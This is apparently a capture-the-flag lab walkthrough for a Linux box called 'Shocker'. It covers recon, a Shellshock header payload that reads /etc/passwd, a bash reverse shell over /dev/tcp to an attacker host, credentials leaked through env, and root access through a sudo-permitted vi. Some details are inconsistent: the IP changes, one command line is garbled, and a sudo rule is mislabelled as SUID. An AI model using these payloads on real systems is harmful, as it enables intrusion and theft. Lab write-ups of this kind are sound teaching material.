Shocker (Easy)

Creds:


- User: alice:Pa$$w0rd_1
- Root: root@R00t_123

This is a Linux box with IP 192.168.100.4

tl;dr


- Shellshock Vulnerability
- Privilege escalation using SUID for vi binary

First, Nmap scanner is used to find all the open ports and services.




```
>>> nmap -A -Pn 198.162.100.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-28 07:04 UTC
Nmap scan report for 198.162.100.4
Host is up (0.00050s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 15d9ca4c49f2a2d02ebee0332c233bdd (ECDSA)
|_  256 5bcbf979f3cba5b9312aa1dc620b761f (ED25519)
80/tcp  open   http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Delicious Donut Shop
443/tcp closed https
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.49 seconds
```


Navigating to the webpage shows a (fake) website for donut shop



Opening up the dirsearch scanner to check for more information shows the /cgi-bin/ directory with test.cgi file



```
[liveuser@blackarch]-[~/Desktop]
>>> dirsearch -u  http://198.162.100.4/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11710

Output: /home/liveuser/Desktop/reports/http_198.162.100.4/__24-09-28_07-08-36.txt

Target: http://198.162.100.4/

[07:08:36] Starting:
[07:08:55] 403 -  278B  - /.ht_wsr.txt
[07:08:55] 403 -  278B  - /.htaccess.bak1
[07:08:55] 403 -  278B  - /.htaccess.orig
[07:08:55] 403 -  278B  - /.htaccess.save
[07:08:55] 403 -  278B  - /.htaccess_extra
[07:08:55] 403 -  278B  - /.htaccess_orig
[07:08:55] 403 -  278B  - /.htaccess_sc
[07:08:55] 403 -  278B  - /.htaccessBAK
[07:08:55] 403 -  278B  - /.htaccess.sample
[07:08:55] 403 -  278B  - /.htaccessOLD2
[07:08:55] 403 -  278B  - /.htaccessOLD
[07:08:55] 403 -  278B  - /.htm
[07:08:55] 403 -  278B  - /.html
[07:08:56] 403 -  278B  - /.htpasswd_test
[07:08:56] 403 -  278B  - /.httr-oauth
[07:08:56] 403 -  278B  - /.htpasswds
[07:10:18] 403 -  278B  - /cgi-bin/
[07:10:19] 200 -   94B  - /cgi-bin/test.cgi
[##########          ] 54%   6380/11710        48/s       job:1/1  errors:0
```



198.162.100.4/cgi-bin/test.cgi

Hello Bash!

version 4.3.0(1)-release


This page hints at bash version 4.3 , which is vulnerable to shellshock exploits . CVE-2014-6271.

Exploit

A test CGI (Common Gateway Interface) script was found on this server. The response page returned by this CGI script is leaking a list of server environment variables.

Shellshock is nothing but a remote code execution vulnerability in bash. It is because bash incorrectly executes trailing commands when it imports a function definition stored into an environment variable


Arbitrary file read is possible using Headers in the Requests (for eg. User Agent, Referrer etc.)



```
[liveuser@blackarch]-[~/Desktop]
>>> curl -H 'User-Agent: () { :; }; echo; /bin/cat /etc/passwd' http://198.162.100.4/cgi-bin/test.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/local/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```


Reverse shell:
Command : curl -H ‘User-Agent: () { :; }; /bin/bash -i >& /dev/tcp// 0>&1’

http://:80/cgi-bin/.sh




```
[liveuser@blackarch]-[~/Desktop]
>>> curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/198.162.100.5/9999 0>&1' http://198.162.100.4/cgi-bin/test.cgi
```

User creds are present in the output of env command




```
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 08:17:34
[liveuser@blackarch]-[~/Desktop]
>>> nc -lvp 9999
Listening on 0.0.0.0 9999
Connection received on domain1.local 33638
bash: cannot set terminal process group (707): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.3$ whoami
whoami
www-data
bash-4.3$ pwd
pwd
/usr/lib/cgi-bin
bash-4.3$ env
env
HTTP_HOST=198.162.100.4
PWD=/usr/lib/cgi-bin
HTTP_ACCEPT=*/*
SHLVL=1
alice=Pa$$w0rd_1
_=/usr/bin/env
bash-4.3$
```




```
[liveuser@blackarch]-[~/Desktop]
>>> ssh alice@198.162.100.4
The authenticity of host '198.162.100.4 (198.162.100.4)' can't be established.
ED25519 key fingerprint is SHA256:XJLPX9U17pfH4GwYx26qH2pcdCsmg13fcG21p7kjWzM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '198.162.100.4' (ED25519) to the list of known hosts.
alice@198.162.100.4's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

2 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Mon Sep 23 20:54:11 2024 from 192.168.20.208
alice@domain1:~$ pwd
/home/alice
alice@domain1:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  snap  Templates  Videos
alice@domain1:~$ cd Desktop/
alice@domain1:~/Desktop$ ls
alice.txt
alice@domain1:~/Desktop$
```

User flag



```
alice@domain1:~$ cat ~/Desktop/alice.txt
flag{ff3a265203a475f18d12baeab71b9a00}
alice@domain1:~$
```

Privilege Escalation




```
Last login: Sat Sep 28 12:41:43 2024 from 198.162.100.5
alice@domain1:~$ sudo -l
Matching Defaults entries for alice on domain1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User alice may run the following commands on domain1:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/vi /tmp/*
alice@domain1:~$
```

The suid bit is set on the vi binary for user alice .

This can be exploited to get a root shell using this exploit.

Et voila , you are root



```
alice@domain1:~$ sudo vi /tmp/ok.txt
alice@domain1:~$ sudo vi /tmp/ok.txt

root@domain1:/home/alice# whoami
root
root@domain1:/home/alice# cat /root/root.txt
flag{172346606e1d24062e891d537e917a90}

root@domain1:/home/alice#
```